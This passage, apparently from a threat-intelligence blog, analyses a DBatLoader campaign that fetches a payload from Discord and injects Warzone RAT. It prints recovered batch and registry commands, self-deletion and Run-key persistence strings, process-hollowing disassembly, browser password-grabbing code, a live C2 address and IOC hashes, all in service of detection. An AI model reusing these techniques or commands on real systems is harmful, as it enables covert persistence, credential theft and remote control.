03750090 BE 1B CC 95 93 DD B1 95 BE 1B DC 95 FF DD B1 95 ¾.Ì..Ý±.¾.Ü.ÿÝ±.
037500A0 EF 40 CA 95 92 DD B1 95 99 DD B0 95 16 DD B1 95 ï@Ê..Ý±..Ý°..Ý±.
037500B0 BE 1B DF 95 A3 DD B1 95 BE 1B CD 95 98 DD B1 95 ¾.ß.£Ý±.¾.Í..Ý±.
037500C0 BE 1B C9 95 98 DD B1 95 52 69 63 68 99 DD B1 95 ¾.É..Ý±.Rich.Ý±.
```

DBatLoader downloading its second stage from Discord.


Looking at the decrypted file strings, we can see references to a few batch scripts that are usually created and executed by this malware to accomplish small tasks, like disabling Windows Defender. However, this sample doesn't contain the routines to run these files.



```
C:\\Users\\Public\\Libraries
[InternetShortcut]
URL=file:\"
IconIndex=3
SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
C:\\Users\\Public\\nest
C:\\Users\\Public\\KDECO.bat
C:\\Users\\Public\\UKO.bat
C:\\Users\\Public\\Trast.bat
start /min C:\\Users\\Public\\UKO.bat
start /min reg delete hkcu\\Environment /v windir /f
C:\\Users\\Public\\nest.bat
```

Strings related to batch scripts.


The loader then copies itself to "%AppData%" as "windows explorer.exe" and creates a very simple persistence technique through Windows Registry.



Name	Type	Data
(Default)	REG_SZ	(value not set)
windows explorer	REG_SZ	C:\Users\[redacted]\AppData\Roaming\windows explorer.exe

DBatLoader persistence mechanism.

The final payload is encrypted and stored in DBatLoader's resources, named "YAK".




```
0001E060  59 57 58 54 6F 64 2A 25 50 6F 52 76 30 30 25 6F  YWXTod*%PoRv00%o
0001E070  52 53 54 2F 55 59 57 58 30 30 52 6F 53 52 64 66  RST/UYWX00RoSRdf
0001E080  53 52 50 6F 66 66 63 63 64 63 64 59 57 58 54 6F  SRPoffccdcdYWXTo
0001E090  64 2A 25 50 6F 52 76 30 30 25 6F 52 53 54 2F 55  d*%PoRv00%oRST/U
0001E0A0  59 57 58 30 30 52 6F 53 52 64 66 53 52 50 6F 7D  YWX00RoSRdfSRPo}
0001E0B0  74 25 29 29 23 23 77 24 25 79 23 28 7E 77 21 78  t%))##w$%y#(~w!x
0001E0C0  7D 74 21 7E 22 7E 28 23 22 27 28 75 2B 2A 7A 7C  }t!~"~(#"'(u+*z|
0001E0D0  70 72 70 70 22 23 7C 73 72 59 57 58 54 6F 64 2A  prpp"#|srYWXTod*
0001E0E0  25 50 6F 52 76 30 30 25 6F 52 53 54 2F 55 59 57  %PoRv00%oRST/UYW
0001E0F0  58 30 30 52 6F 53 52 64 66 53 52 50 6F 7A 3A 32  X00RoSRdfSRPoz:2
0001E100  35 42 3C 3B 32 38 4A 34 33 36 43 37 3A 46 4B 42  5B<;28J436C7:FKB
0001E110  34 37 38 39 3E 3A 3E 35 41 3C 45 34 59 57 58 54  4789>:>5A<E4YWXT
0001E120  6F 64 2A 25 50 6F 52 76 30 30 25 6F 52 53 54 2F  od*%PoRv00%oRST/
0001E130  55 59 57 58 30 30 52 6F 53 52 64 66 53 52 50 6F  UYWX00RoSRdfSRPo
0001E140  1C 17 06 0A 0A 00 00 1A 01 06 18 00 05 1D 1A 02
0001E150  1B 1C 17 02 1D 03 1D 05 00 03 04 05 14 08 0B 19
0001E160  1F 13 11 13 13 03 00 1F 16 11 1C 17 06 0A 0A 00
0001E170  00 1A 01 06 18 00 05 1D 1A 02 1B 1C 17 02 1D 03
0001E180  1D 05 00 03 04 05 14 08 0B 19 1F 13 11 13 13 03
0001E190  00 1F 16 11 1C 17 06 0A 0A 00 00 1A 01 06 18 00
0001E1A0  05 1D 1A 02 1B 1C 17 02 1D 03 1D 05 00 03 04 05
0001E1B0  14 08 0B 19 1F 13 11 13 13 03 00 1F 16 11 1C 17
0001E1C0  06 0A 0A 00 00 1A 01 06 18 00 05 1D 1A 02 1B 1C
0001E1D0  17 02 1D 03 1D 05 00 03 04 05 14 08 0B 19 1F 13
0001E1E0  11 13 13 03 00 1F 16 11 1C 17 06 0A 0A 00 00 1A
0001E1F0  01 06 18 00 05 1D 1A 02 1B 1C 17 02 1D 03 1D 05
0001E200  00 03 04 05 14 08 0B 19 1F 13 11 13 13 03 00 1F
0001E210  16 11 1C 17 06 0A 0A 00 00 1A 01 06 18 00 05 1D
```

Warzone RAT encrypted payload.

After decrypting these bytes, the payload is executed using a technique known as Process Hollowing. Simply put, the code is injected through the following steps:

1. The target process is created in a suspended state with **CreateProcessA**;
2. The original process' code section is removed with **NtUnmapViewOfSection**;
3. New space is allocated in the process with **VirtualAllocEx**;
4. The malicious code is written using **WriteProcessMemory**;
5. Finally, the code is resumed with **SetThreatContext** and **ResumeThread**.




```
push 0
call <JMP.&CreateProcessA>
test eax,eax
je 375CFA5
mov dword ptr ss:[ebp-13C],10007
lea eax,dword ptr ss:[ebp-13C]
push eax
mov eax,dword ptr ss:[ebp-28]
push eax
call <JMP.&GetThreadContext>
test eax,eax
je 375CFA5
lea eax,dword ptr ss:[ebp-1C]
push eax
push 4
lea eax,dword ptr ss:[ebp-14]
push eax
mov eax,dword ptr ss:[ebp-98]
add eax,8
push eax
mov eax,dword ptr ss:[ebp-2C]
push eax
call <JMP.&ReadProcessMemory>
mov eax,dword ptr ss:[ebp-10]
mov eax,dword ptr ds:[eax+34]
cmp eax,dword ptr ss:[ebp-14]
jne 375CEB2
mov eax,dword ptr ss:[ebp-10]
mov eax,dword ptr ds:[eax+34]
push eax
mov eax,dword ptr ss:[ebp-2C]
push eax
call <JMP.&NtUnmapViewOfSection>
test eax,eax
```

```
SKM_C454e20121811...    1684
    SKM_C454e20121...    616
```

```
push eax
call <JMP.&WriteProcessMemory>
lea eax,dword ptr ss:[ebp-1C]
push eax
push 4
lea eax,dword ptr ss:[ebp-18]
push eax
mov eax,dword ptr ss:[ebp-98]
add eax,8
push eax
mov eax,dword ptr ss:[ebp-2C]
push eax
call <JMP.&WriteProcessMemory>
mov eax,dword ptr ss:[ebp-10]
mov eax,dword ptr ds:[eax+28]
add eax,dword ptr ss:[ebp-18]
mov dword ptr ss:[ebp-8C],eax
lea eax,dword ptr ss:[ebp-13C]
push eax
mov eax,dword ptr ss:[ebp-28]
push eax
call <JMP.&SetThreadContext>
mov eax,dword ptr ss:[ebp-28]
push eax
call <JMP.&ResumeThread>
```


Warzone RAT being injected through Process Hollowing.
This is a very common process injection technique, used by many malware such as Astaroth, Cobalt Strike, and Trickbot. After injecting Warzone RAT, DBatLoader exits the process without further actions.

The final payload can be dumped from memory using a debugger or the pe-sieve tool.



Type	String
C (16...	Ave_Maria Stealer OpenSource github Link: https://github.com/syohex/java-simple-mine-swe...
C (16...	C:\\Users\\Vitali Kremez\\Documents\\MidgetPorn\\workspace\\MsgBox.exe
C (16...	Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\
C (16...	InitWindows
C (16...	Software\\Microsoft\\Windows\\CurrentVersion\\Run\\
C (16...	\\programs.bat
C (16...	for /F \"usebackq tokens=*\" %%A in (\"
C (16...	:start
C (16...	\") do %%A
C (16...	:ApplicationData
C (16...	wmic process call create '\"
C (16...	:Zone.Identifier
C	cmd.exe /C ping 1.2.3.4 -n 2 -w 1000 > Nul & Del /f /q
C (16...	SOFTWARE_rptls
C (16...	Install


Warzone RAT strings.
As we mentioned earlier in this blog post, Warzone provides full access to the infected machine and is also able to steal passwords from many browsers and email clients.



```
push    offset aMozillaFirefox ; "\\Mozilla\\Firefox\\"
lea     ecx, [ebp+arg_0]
call    sub_40346A
lea     eax, [ebp+arg_0]
push    eax
lea     ecx, [ebp+lpFileName]
call    sub_40362D
push    offset aProfilesIni ; "profiles.ini"
lea     ecx, [ebp+lpFileName]
call    sub_40346A
push    offset aProfile ; "Profile"
lea     ecx, [ebp+lpAddress]
call    sub_4035E5
push    eax
lea     ecx, [ebp+lpAppName]
call    sub_403437
mov     ecx, [ebp+lpAddress] ; lpAddress
call    sub_405EA5
push    ebx             ; lpAddress
lea     ecx, [ebp+lpAppName]
call    sub_403272
jmp     loc_40B105
```

Part of the Warzone RAT function that grabs passwords from browsers.


The malware communicates to its C2 server via TCP using sockets, through the port 1990 in this case.



windows explorer.exe	getaddrinfo ("79.134.225.39", NULL, 0x00d5f3e4, 0x00d5f404)
windows explorer.exe	socket (AF_INET, SOCK_STREAM, IPPROTO_IP)
windows explorer.exe	htons (1990)
windows explorer.exe	freeaddrinfo (0x00ddfba8)
windows explorer.exe	connect (928, 0x00d5fa1c, 16)

Warzone RAT C2 communication.

This information is encrypted and stored within the PE file in a section named ".bss". The first 4 bytes of the section are the key length, followed by the key and the encrypted data.




```
push    offset aBss     ; ".bss"
lea     ecx, [ebp+lpAddress]
call    mw_cp_str
push    eax
```

```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
1C200   32 00 00 00 7D 16 C5 FC 6B 8B 94 D9 02 12 09 C0
1C210   14 4C 90 E1 0E 0C 0B CA 7B 2D B2 1E F0 7D D4 F7
1C220   33 B2 EF 5A F7 B5 60 53 DF 47 AA 0B 7F 14 9C AD
1C230   E0 BC 68 E9 EE CA 5D FB 74 AC E2 67 18 47 2B F1
1C240   A5 AC 52 04 A2 FC 48 19 15 CB A5 7C 47 65 ED 9E
1C250   C6 D8 5A 01 AE FD CA D2 C1 A9 4F DF EF 66 27 57
1C260   A0 E2 5C 1D 02 3F AB FF 3D 91 E4 17 91 8C 8E 0F
1C270   F3 CD B3 63 91 46 58 FC 5A FB E9 74 09 DF 16 EA
1C280   63 22 47 E6 6E 06 F6 28 45 E1 AD EF 5F 60 03 5D
1C290   3B A4 9B 0B 3A C7 75 39 D6 9E 41 2C 3F E9 C3 24
1C2A0   29 1C 99 29 A2 A9 8B F2 13 F9 5A D2 34 96 3D 4C
1C2B0   EC 0C 92 AF 61 40 9F 20 24 51 E0 87 AD B2 82 0C
1C2C0   99 AE 8E 30 6E F1 CB 47 BD 97 73 F9 A7 99 E5 00
1C2D0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1C2E0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1C2F0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1C300   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Warzone RAT encrypted configuration.

The data is encrypted with RC4 and, once we understood this structure, we created a python script that is able to parse and decrypt the C2 address from Warzone.



```
[+] Decrypted C2 Address:
79.134.225.39:1990
```

Decrypted data from Warzone.

Conclusion

Using Discord to host malicious payloads isn't something new, as we saw in TroubleGrabber in 2020. However, we should expect more malware to abuse not only Discord but other cloud services as well, as it can be more reliable and harder to detect. Netskope is actively monitoring attackers abusing cloud apps for malware delivery.

Protection

Netskope Threat Labs is actively monitoring this campaign and has ensured coverage for all known threat indicators and payloads.

- **Netskope Threat Protection**
  - Win32.Trojan.Modiloader
  - Win32.Trojan.WarzoneRAT

- **Netskope Advanced Threat Protection** provides proactive coverage against this threat.
    - Gen.Malware.Detect.By.StHeur indicates a sample that was detected using static analysis
    - Gen.Malware.Detect.By.Sandbox indicates a sample that was detected by our cloud sandbox

IOCs

SHA256 Hashes

DBatLoader First Stage	07915b1a44803fc9bd86d2d9ddad19434440b3d73f5c77f3400c84a935dd0255
DBatLoader Second Stage	8f1d0ba030b897786c9ad6b68bb9165e539371648a8a60e2a6f1136647b5104e
Warzone RAT	e89c137a4faa31d639492b045a78dd115468f9191143c302d165aefe85b3c06a

The full list of IOCs, the script that decrypts Warzone configuration, and a Yara rule can be found in our Github repository.